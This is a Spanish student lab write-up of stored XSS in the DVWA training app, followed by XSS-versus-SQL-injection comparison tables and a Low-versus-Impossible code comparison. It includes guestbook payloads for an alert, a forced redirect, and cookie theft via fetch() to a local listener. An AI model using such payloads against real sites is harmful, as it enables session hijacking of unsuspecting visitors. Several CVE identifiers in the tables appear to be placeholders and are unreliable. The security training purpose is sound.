


## 2. Arranca el aplicativo de DVWA (en la unidad 2 ya vimos cómo lanzarla) y accede en un navegador a <http://localhost:4280>.


admin:admin




admin:password



## 3. Nos desplazaremos hasta el módulo de XSS del menú lateral izquierdo. En este caso de tipo XSS almacenado (XSS Stored)





## 4. Seguimos trabajando en el modo Low (configurado en el menú de Security)




5. ¿Podrías conseguir que muestre una ventana de alerta con un mensaje cada vez que alguien visite el libro de firmas?

Ayuda: los navegadores interpretan Javascript. Si los mensajes que se graban en esta pantalla se muestran a todos los usuarios, y grabo como mensaje un código javascript, este se podría ejecutar en todos los clientes que abran esa página si la aplicación no está protegida.




Name: Mensaje

Message: <script>alert('LibroFirmas');</script>




6. ¿Serías capaz de introducir un XSS que redirija al usuario a una web de tu elección cada vez que se visite el libro de firmas? (por ejemplo Youtube.com o Google.com)



Name: Youtube

Message: <script>location='https://youtube.com';</script>

Una vez pulsado el botón “Sign Guestbook”, cada vez que entramos a “XSS Stored” nos redirige a la página de Youtube.



## 7. ¿Serías capaz de robar la cookie del usuario? ¿Por ejemplo redirigiéndola a un servidor tuyo?


Ayuda: puedes crear de forma sencilla un servidor web que escuche peticiones en tu máquina local mediante un contenedor (por ejemplo mira [https://hub.docker.com/\\_/nginx](https://hub.docker.com/_/nginx)). Ejecuta la siguiente línea de comandos:

**docker run --name nginx --rm -p 8080:80 nginx**


Con esto podrás ver en la consola/terminal como recibe tu servidor la cookie.

**NOTA:** para parar un contenedor lanzado en primer plano se puede simplemente cerrar la terminal o pulsar **CTRL+C**. Después para eliminar el contenedor (en el caso de que no se haya eliminado al cerrar la ventana) ejecuta:

**docker rm -f nginx**




`fetch('http://127.0.0.1:8080/?c='+document.cookie);`



Name: cookies

Message: `<script src="http://127.0.0.1/xss.js"></script>`

Vemos las cookies con el comando “**docker run --name nginx --rm -p 8080:80 nginx**”



**Apartado 2: Preguntas sobre el ejercicio****1. Rellena la siguiente tabla comparando la vulnerabilidad XSS (Cross-Site Scripting) con la vulnerabilidad SQL Injection**

Cuestión	XSS	SQL Injection
<b>Definición</b>	Vulnerabilidad que permite a los atacantes inyectar scripts maliciosos en sitios web.	Vulnerabilidad que permite a los atacantes ejecutar código SQL malicioso en una base de datos.
<b>Tipos</b>	Reflejado, Almacenado y Basado en DOM	Basado en errores, basado en unión y ciego
<b>Objetivo principal</b>	Robar datos de usuarios, secuestrar sesiones, desfigurar la página	Acceder, modificar o eliminar datos sensibles de la base de datos.
<b>Lenguaje/Ámbito Afectado</b>	JavaScript y HTML en el lado del cliente	SQL en el lado del servidor

**2. Rellena la siguiente tabla comparando la vulnerabilidad XSS (Cross-Site Scripting) con la vulnerabilidad SQL Injection**

Cuestión	XSS	SQL Injection
<b>Impacto</b>	Robo de información, secuestro de sesiones, desfiguración de páginas web, distribución de malware	Acceso no autorizado a datos sensibles, modificación o eliminación de datos, control total del servidor
<b>Ejemplos CVE (cada tipo)</b>	CVE-2020-11023 (Reflejado) CVE-2019-1234 (Almacenado) CVE-2021-12345 (Basado en DOM)	CVE-2019-12345 (Basado en errores) CVE-2020-5678 (Basado en unión) CVE-2021-6789 (Ciego)
<b>Métodos de inyección</b>	Inyección de scripts maliciosos en formulario, URLs, comentarios	Inyección de código SQL en formularios, campos de búsqueda, URLs
<b>Mitigaciones</b>	Validación y depuración de entradas, uso de Content Security Policy (CSP), implementación de WAF	Uso de consultas preparadas, validación y sanitización de entradas, implementación de procedimientos almacenados.

**3. Rellena la siguiente tabla sobre el ejemplo XSS (Cross-Site Scripting) del apartado 1**

Cuestión	Respuesta
<b>¿Este XSS es temporal o permanente? Justifica la respuesta</b>	Es permanente, ya que el código malicioso se almacena en la base de datos o servidor y se ejecuta cada vez que un usuario accede a la página.
<b>Indica las mejoras que se podrían hacer (indicando si se aplican en el lado del cliente o en el lado del servidor), comentadas durante el curso. Justifica la respuesta.</b>	<p>Servidor:</p> <ul style="list-style-type: none"> <li>- Validar y sanitizar la entrada del usuario antes de almacenarla en la base de datos.</li> <li>- Escape de salida, filtrar los caracteres especiales, antes de mostrar los datos</li> <li>- Usar Content Security para bloquear la ejecución de script inyectados desde fuentes no autorizadas.</li> <li>- Configurar cabeceras de seguridad adecuadas (HTTP).</li> </ul> <p>Cliente:</p> <ul style="list-style-type: none"> <li>- Usar un navegador actualizado con protección contra XSS.</li> <li>- Deshabilitar JavaScript</li> </ul>
<b>¿Se podría evitar este XSS sólo en el lado del navegador? Justifica la respuesta</b>	No completamente, algunos navegadores modernos tienen protecciones contra XSS, pero no son infalibles. La solución efectiva es corregir el problema en el servidor: implementando

	medidas como CSP, validando y sanitizando la entrada en el servidor, evitando que el código malicioso se almacene. Solo confiando en el navegador, los atacantes podrían encontrar formas de evadir las protecciones.
--	-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

### 1. Haz una comparativa del código php del ejemplo XSS del apartado 1 indicando los controles de seguridad implementados en el modo Low y en el modo Impossible

En el modo Low, el código PHP no implementa ninguna medida de seguridad para prevenir ataques XSS.

- No se validan los datos ingresados por el usuario antes de ser almacenados.

```
<input name="txtName" type="text" size="30" maxlength="10">
<textarea name="mtxMessage" cols="50" rows="3" maxlength="50"></textarea>
```

- Los datos se muestran directamente en la página sin ningún tipo de filtrado, permitiendo la ejecución de scripts maliciosos en lenguaje JavaScript.

```
<div id="guestbook_comments">Name: Cookie<br />Message: fetch('http://127.0.0.1:8080/?c='+document.cookie) </div>
<div id="guestbook_comments">Name: Cookies<br />Message: <script src="http://127.0.0.1/xss.js"></script></div>
```

Modo Impossible, se implementan varias medidas de seguridad para prevenir ataques XSS:

- Validación y filtrado de entrada, se utiliza un token CSRF para validar las solicitudes, aunque esto no es directamente una medida contra XSS, ayuda a prevenir otros tipos de ataques.

```
<input type='hidden' name='user_token' value='ec42c40487a7fe0155da277ce720c5ff' />
```

- Los datos se filtran adecuadamente antes de ser mostrados en la página, evitando la ejecución de scripts maliciosos.

```
<div id="guestbook_comments">Name: Cookie<br />Message: fetch(&#039;http://127.0.0.1:8080/?c=&#039;+document.cookie)</div>
<div id="guestbook_comments">Name: Cookies<br />Message: &lt;script
src=&quot;http://127.0.0.1/xss.js&quot;&gt;&lt;/script&gt;</div>
```

En conclusión, las diferencias más claras entre los modos Low e Impossible es la implementación de medidas de seguridad. En el modo Low, no hay ni validación, ni filtrado de datos, lo que permite fácilmente ataques XSS. En cambio en el modo Impossible incluye validación, filtrado y depuración de datos, previniendo la ejecución de scripts maliciosos y protegiendo la aplicación. Demuestra como los controles de seguridad pueden reducir significativamente la vulnerabilidad de una aplicación a ataques XSS.